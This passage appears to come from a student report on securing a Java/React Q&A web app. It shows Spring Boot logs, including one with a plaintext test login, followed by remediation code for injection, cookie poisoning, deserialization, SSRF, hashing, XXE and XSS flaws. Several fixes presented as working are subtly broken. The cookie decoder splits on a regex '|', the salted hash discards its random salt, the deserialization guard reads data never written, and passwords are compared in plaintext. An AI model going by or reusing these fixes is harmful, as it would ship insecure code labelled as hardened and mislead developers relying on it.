2024-02-10T15:22:38.895+01:00  INFO 85522 --- [main] com.polito.qa.QaApplication              : Started QaApplication in 1.494 seconds (process running for 1.68)
2024-02-10T15:22:41.767+01:00  INFO 85522 --- [http-nio-3001-exec-1] o.a.c.c.C.[Tomcat].[localhost].[/]       : Initializing Spring DispatcherServlet 'dispatcherSe
rvlet'
2024-02-10T15:22:41.767+01:00  INFO 85522 --- [http-nio-3001-exec-1] o.s.web.servlet.DispatcherServlet        : Initializing Servlet 'dispatcherServlet'
2024-02-10T15:22:41.769+01:00  INFO 85522 --- [http-nio-3001-exec-1] o.s.web.servlet.DispatcherServlet        : Completed initialization in 2 ms
2024-02-10T15:22:54.654+01:00  INFO 85522 --- [http-nio-3001-exec-5] c.p.qa.controller.SessionController      : Login with: luigi@polito.it:testtest
2024-02-10T15:23:09.458+01:00  INFO 85522 --- [SpringApplicationShutdownHook] j.LocalContainerEntityManagerFactoryBean : Closing JPA EntityManagerFactory for persi
stence unit 'default'
2024-02-10T15:23:09.459+01:00  INFO 85522 --- [SpringApplicationShutdownHook] com.zaxxer.hikari.HikariDataSource       : HikariPool-1 - Shutdown initiated...
2024-02-10T15:23:09.460+01:00  INFO 85522 --- [SpringApplicationShutdownHook] com.zaxxer.hikari.HikariDataSource       : HikariPool-1 - Shutdown completed.
2024-02-10T15:57:30.433+01:00  INFO 88253 --- [main] com.polito.qa.QaApplication              : Starting QaApplication using Java 21.0.1 with PID 88253 (/Users/sim
onelicitra/Desktop/SVT-special-project/webapp-qa/server-qa/target/classes started by simonelicitra in /Users/simonelicitra/Desktop/SVT-special-project/webapp-qa/se
rver-qa)
2024-02-10T15:57:30.435+01:00  INFO 88253 --- [main] com.polito.qa.QaApplication              : No active profile set, falling back to 1 default profile: "default"
2024-02-10T15:57:30.721+01:00  INFO 88253 --- [main] .s.d.r.c.RepositoryConfigurationDelegate : Bootstrapping Spring Data JPA repositories in DEFAULT mode.
2024-02-10T15:57:30.733+01:00  INFO 88253 --- [main] .s.d.r.c.RepositoryConfigurationDelegate : Finished Spring Data repository scanning in 7 ms. Found 0 JPA repos
itory interfaces.
2024-02-10T15:57:30.965+01:00  INFO 88253 --- [main] o.s.b.w.embedded.tomcat.TomcatWebServer  : Tomcat initialized with port 3001 (http)
2024-02-10T15:57:30.972+01:00  INFO 88253 --- [main] o.apache.catalina.core.StandardService   : Starting service [Tomcat]
2024-02-10T15:57:30.973+01:00  INFO 88253 --- [main] o.apache.catalina.core.StandardEngine    : Starting Servlet engine: [Apache Tomcat/10.1.17]
```

5 Fixing Vulnerabilities

- **Vulnerability: Command Injection**

  - **Fixing:** To solve the command injection, I have inserted a function that allows to verify if the input is a valid address:

```
// com/polito/qa/controller/ServiceController.java

@PostMapping("/ping")
public ResponseEntity<String> ping(@RequestBody String
     address){
    if (!isValidAddress(address)) {
        return ResponseEntity.badRequest().body("Invalid
            address format.");
    }

    ...
}

private boolean isValidAddress(String address) {
    try {
        InetAddress.getByName(address);
        return true;
    } catch (Exception e) {
        return false;
    }
}
```

- **Vulnerability: Cookie Poisoning**
  - **Fixing:** To address the cookie poisoning vulnerability, the actions taken involved modifying the encode and decode functions. In this case, a hash is used with the addition of a salt:

```
// com/polito/qa/controller/encdec/EncDec.java

public static String encode(final String value) {
     if (value == null) {
         return null;
     }

     try {
         String saltedValue = value.toLowerCase() + SALT;
         byte[] hashedBytes =
             hashValue(saltedValue.getBytes(StandardCharsets.UTF_8));
         return base64Encode(hashedBytes) + "|" + value;
     } catch (NoSuchAlgorithmException e) {
         e.printStackTrace();
         return null;
     }
  }

  public static String decode(final String encodedValue)
      throws IllegalArgumentException {
     if (encodedValue == null) {
         return null;
     }

     String[] split = encodedValue.split("|");
     if (split.length != 2) {
         throw new IllegalArgumentException("Invalid encoded
             value");
     }

     String base64EncodedHash = split[0];
     String originalValue = split[1];

     byte[] decodedBytes = base64Decode(base64EncodedHash);
     String decodedValue = new String(decodedBytes,
          StandardCharsets.UTF_8);
     String saltedValue = originalValue.toLowerCase() + SALT;

     try {
        byte[] hashedBytes =
            hashValue(saltedValue.getBytes(StandardCharsets.UTF_8));
        String calculatedHash = base64Encode(hashedBytes);

        if (!MessageDigest.isEqual(calculatedHash.getBytes(),
            base64EncodedHash.getBytes())) {
            throw new IllegalArgumentException("Hash
                verification failed");
        }
    } catch (NoSuchAlgorithmException e) {
        e.printStackTrace();
        return null;
    }

    return originalValue;
}
```

- **Vulnerability: Insecure Deserialization**
  - **Fixing:** To address the Insecure Deserialization vulnerability, a simple solution is to allow serialization and deserialization only for classes that are actually permitted.

```
// com/polito/qa/utils/SerializationUtils.java

private static final String ALLOWED_CLASS =
    "com.polito.qa.model.CSRFToken";

public static Object deserialize(String data) {
    try {
        byte[] bytes = Base64.getDecoder().decode(data);
        ByteArrayInputStream byteArrayInputStream = new
            ByteArrayInputStream(bytes);
        ObjectInputStream objectInputStream = new
            ObjectInputStream(byteArrayInputStream);


        String className = objectInputStream.readUTF();
        if (!className.equals(ALLOWED_CLASS)) {
            throw new SecurityException("Deserialization of
                this class is not allowed.");
        }

        Object obj = objectInputStream.readObject();
        objectInputStream.close();
        return obj;
    } catch (IOException | ClassNotFoundException |
        SecurityException e) {
```

```
        throw new SecurityException("Deserialization error: "
            + e.getMessage());
    }
}
```

- **Vulnerability: SQL Injection**
  - **Fixing:** To fix the SQL Injection vulnerability, I used a common solution which involves using prepareStatement

```
// com/polito/qa/repository/SessionRepository.java

public UserResponse getUser(String email, String password) {
    System.out.println(email);
    try (Connection connection = dataSource.getConnection();
         PreparedStatement statement =
             connection.prepareStatement("SELECT * FROM user
             WHERE email = ?")) {

        statement.setString(1, email);

        try (ResultSet resultSet = statement.executeQuery()) {
            if (resultSet.next()) {
                String storedPassword =
                    resultSet.getString("password");

                if (password.equals(storedPassword)) {
                    return new UserResponse(
                            resultSet.getInt("id"),
                            resultSet.getString("email"),
                            resultSet.getString("name")
                    );
                }
            }
        }
    } catch (SQLException e) {
        e.printStackTrace();
    }

    return null;
}
```

- **Vulnerability: Server Side Request Forgery**
  - **Fixing:** To address the SSRF vulnerability, I have implemented a function that allows me to check if it is a valid URL and if it is indeed a URL that is permitted for use:

```
// com/polito/qa/controller/ServiceController.java

@PostMapping("/checkapi")
public String checkDB(@RequestParam(name = "apipath") String
     apipath) {
    try {
        if (!isValidURL(apipath)) {
            return "Invalid API URL";
        }

        URL url = new URL(apipath);
        HttpURLConnection connection = (HttpURLConnection)
             url.openConnection();
        connection.setRequestMethod("GET");

    ...
}

private boolean isValidURL(String url) {
    try {
        new URL(url).toURI();
        System.out.println(url);
        return
             url.equals("http://127.0.0.1:3001/api/questions");
    } catch (Exception e) {
        return false;
    }
}
```

- **Vulnerability: Use of a One-Way Hash without a Salt**
  - **Fixing:** To fix this type of vulnerability, I had to incorporate a way to make the hashing mechanism even more secure. This involves using a salt, so the digest will be generated not only based on the secrets but also with a random value (salt).

```
// com/polito/qa/controller/ServiceController.java

public String getHash(String secret) throws
     NoSuchAlgorithmException {
    SecureRandom random = new SecureRandom();
    byte[] salt = new byte[16];
    random.nextBytes(salt);
    String str_salt = Base64.getEncoder().encodeToString(salt);

    MessageDigest md = MessageDigest.getInstance("SHA-256");
    md.update((str_salt + secret).getBytes());
    byte[] digest = md.digest();

    return
        DatatypeConverter.printHexBinary(digest).toUpperCase();
}
```

- **Vulnerability: XML External Entity**
  - **Fixing:** To fix the XEE vulnerability, I used a very common solution that is suggested by nearly all the tools that have been used. In fact, this solution allows disabling the processing of external entities.

```
// com/polito/qa/controller/ServiceController.java
@PostMapping(value = "/online", consumes =
    MediaType.APPLICATION_XML_VALUE)
public String onlineUser(@RequestBody String body)
        throws ParserConfigurationException, SAXException,
            IOException {

    DocumentBuilderFactory dbFactory =
        DocumentBuilderFactory.newInstance();

    dbFactory.setFeature(
    XMLConstants.FEATURE_SECURE_PROCESSING, true);

    dbFactory.setNamespaceAware(true);

    DocumentBuilder dBuilder = dbFactory.newDocumentBuilder();
    InputSource inputSource = new InputSource(new
        StringReader(body));
    Document doc = dBuilder.parse(inputSource);

    return doc.getElementsByTagName("username").item(0)
    .getTextContent();
}
```

- **Vulnerability: Cross Site Scripting (XSS)**
  - **Fixing Server-Side (Stored and Reflected XSS):** To fix the XSS vulnerability in server side, I have decided to use Jsoup.clean, which allows us to sanitize the input in a simple and safe way.

```
// com/polito/qa/controller/CommentController.java

@PostMapping
@ResponseBody
public ResponseEntity<?> addComment(@RequestBody Comment
    comment) {
```

```
    String sanitizedComment = Jsoup.clean(comment.getText(),
        Safelist.basic());

    if(sanitizedComment.equals("")) {
        return
            ResponseEntity.status(HttpStatus.INTERNAL_SERVER_ERROR).build();
    }

    try {
        commentRepository.addComment(sanitizedComment);
        return
            ResponseEntity.status(HttpStatus.CREATED).body(new
            Comment(sanitizedComment));
    } catch (Exception e) {
        return
            ResponseEntity.status(HttpStatus.INTERNAL_SERVER_ERROR).build();
    }
}
```

- **Fixing Client-Side (Reflected XSS):** To solve the client-side XSS issue, the solution is quite simple as it just requires removing the div with the dangerouslySetInnerHTML option.

```
// react-qa/src/components/CommentForm.jsx: 32
function CommentForm(props) {
    ...

    return (
        <>
            <h3>Insert a comment or <Button className={"btn
                btn-light"}onClick={() => {window.location.href
                = '/'}}>Return to home</Button></h3>
            <Form onSubmit={handleComment}>
                <Form.Group className='mb-3'>
                    <Form.Label>Text</Form.Label>
                    <Form.Control type="text" minLength={2}
                        required={true} value={text}
                        onChange={(event) =>
                        setText(event.target.value)}></Form.Control>
                </Form.Group>
                <><Button variant="primary"
                    type="submit">Add</Button></>
            </Form>
            //malicius: <p>Log:</p> <div
                dangerouslySetInnerHTML={{ __html: message }} />

            //simple solution:
            <p>Log: {message}</p>
        </>
    )
}
```